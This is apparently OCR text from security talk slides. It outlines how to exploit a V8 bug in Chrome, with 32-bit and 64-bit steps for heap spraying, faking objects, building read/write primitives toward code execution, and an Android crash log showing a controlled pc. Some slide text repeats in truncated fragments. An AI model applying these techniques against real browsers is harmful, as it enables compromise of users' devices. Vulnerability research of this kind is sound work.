
3. Allocate many JSObject with Specific structure to fills up the v8 heap.

4. Trigger the Bug, get the fake JSString handler with the address ***0x8ff00001***.

5. Search from the guess_address to find ***0xdead***, leak more info


   (Address of JSFunction, Map of ArrayBuffer)

6. Modify the FakeObj as a ArrayBuffer to get the Arbitrary Read & Write -> RCE.




How

1. Allocate
   new A
2. Fake ma
3. Allocate
4. Trigger t
5. Search f
   (Address of
6. Modify t



How to Exploit (on 32bit)

```
04-02 14:53:09.305  3228  3266 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** ***
 *** *** ***
04-02 14:53:09.305  3228  3266 F DEBUG   : Build fingerprint: 'google/redfin/redfin:11/RQ2A.21
0305.006/7119741:user/release-keys'
04-02 14:53:09.305  3228  3266 F DEBUG   : Revision: 'MP1.0'
04-02 14:53:09.305  3228  3266 F DEBUG   : ABI: 'arm'
04-02 14:53:09.305  3228  3266 F DEBUG   : Timestamp: 2024-04-02 14:53:09+0800
04-02 14:53:09.305  3228  3266 F DEBUG   : pid: 3228, tid: 3266, name: cessService0:44  >>> co
m.android.chrome:sandboxed_process0:org.chromium.content.app.SandboxedProcessService0:44 <<<
04-02 14:53:09.305  3228  3266 F DEBUG   : uid: 90002
04-02 14:53:09.305  3228  3266 F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault ad
dr 0x41414140
04-02 14:53:09.305  3228  3266 F DEBUG   :     r0  00000000  r1  11111111  r2  22222222  r3  3
3333333
04-02 14:53:09.305  3228  3266 F DEBUG   :     r4  44444444  r5  55555555  r6  66666666  r7  7
7777777
04-02 14:53:09.305  3228  3266 F DEBUG   :     r8  41414141  r9  5ab40dc5  r10 ddf88fff  r11 b
cbdd43c
04-02 14:53:09.305  3228  3266 F DEBUG   :     ip  5ab40031  sp  bcbdd3fc  lr  c61c8ccc  pc  4
1414140
04-02 14:53:09.306  3228  3266 F DEBUG   :
04-02 14:53:09.306  3228  3266 F DEBUG   : backtrace:
04-02 14:53:09.306  3228  3266 F DEBUG   :       #00 pc 41414140  <unknown>
04-02 14:53:09.306  3228  3266 F DEBUG   :       #01 pc 01f2fcc8  /data/app/~~6b5aooaGvn5pxro3
Xp0xWQ==/com.android.chrome-xJeqKxn1um6I-yXhF6sHQQ==/base.apk!libmonochrome.so (offset 0x1fec0
00) (BuildId: db06232df52ca789848a2727c27680f63b243c65)
```



How to Exploit (on 64bit)

What we have: Fake **ANY** address *in V8 Sandbox* as a **JSObject** and operate it.

What we lack: Where to fake? A stable and controllable memory? Info leak?

The Way Out: Get a stable address using ~~enough sufficient memory stress~~ V8 memory allocation feature.


Some address is stable under some condition:

1. *In same binary: Map, Empty FixedArray*
2. *Under same execution environment: HardCode String*

https://bbs.kanxue.com/thread-270061.htm [Simplified Chinese]


How to Exploit (on 64bit)

1. Get a stable address by allocating a HardCode String.
   a. Never changed when running in same condition, e.g. from http://127.0.0.1:1337/index.html
   b. We can also achieve this by JSObject spraying.
2. Fake a Double Array in the JSString.
3. Allocate many JSObject with Specific structure to fills up the v8 heap.
4. Trigger the Bug, get the fake JSString handler with the address ***0x0000415d***.
5. Build *AddrOf, AAR & AAW in V8 Sandbox* primitives.
6. Escape V8 Sandbox to RCE [Not discussed in this talk]



How

1. Get a sta
   a. Never chan
   b. We can alsc
2. Fake a Dc
3. Allocate
4. Trigger t
5. Build *Addr*
6. Escape V




Less Check in Wasm

Case Study and Exploitation Tech in WASM Firefox

Background: Tail-Calls

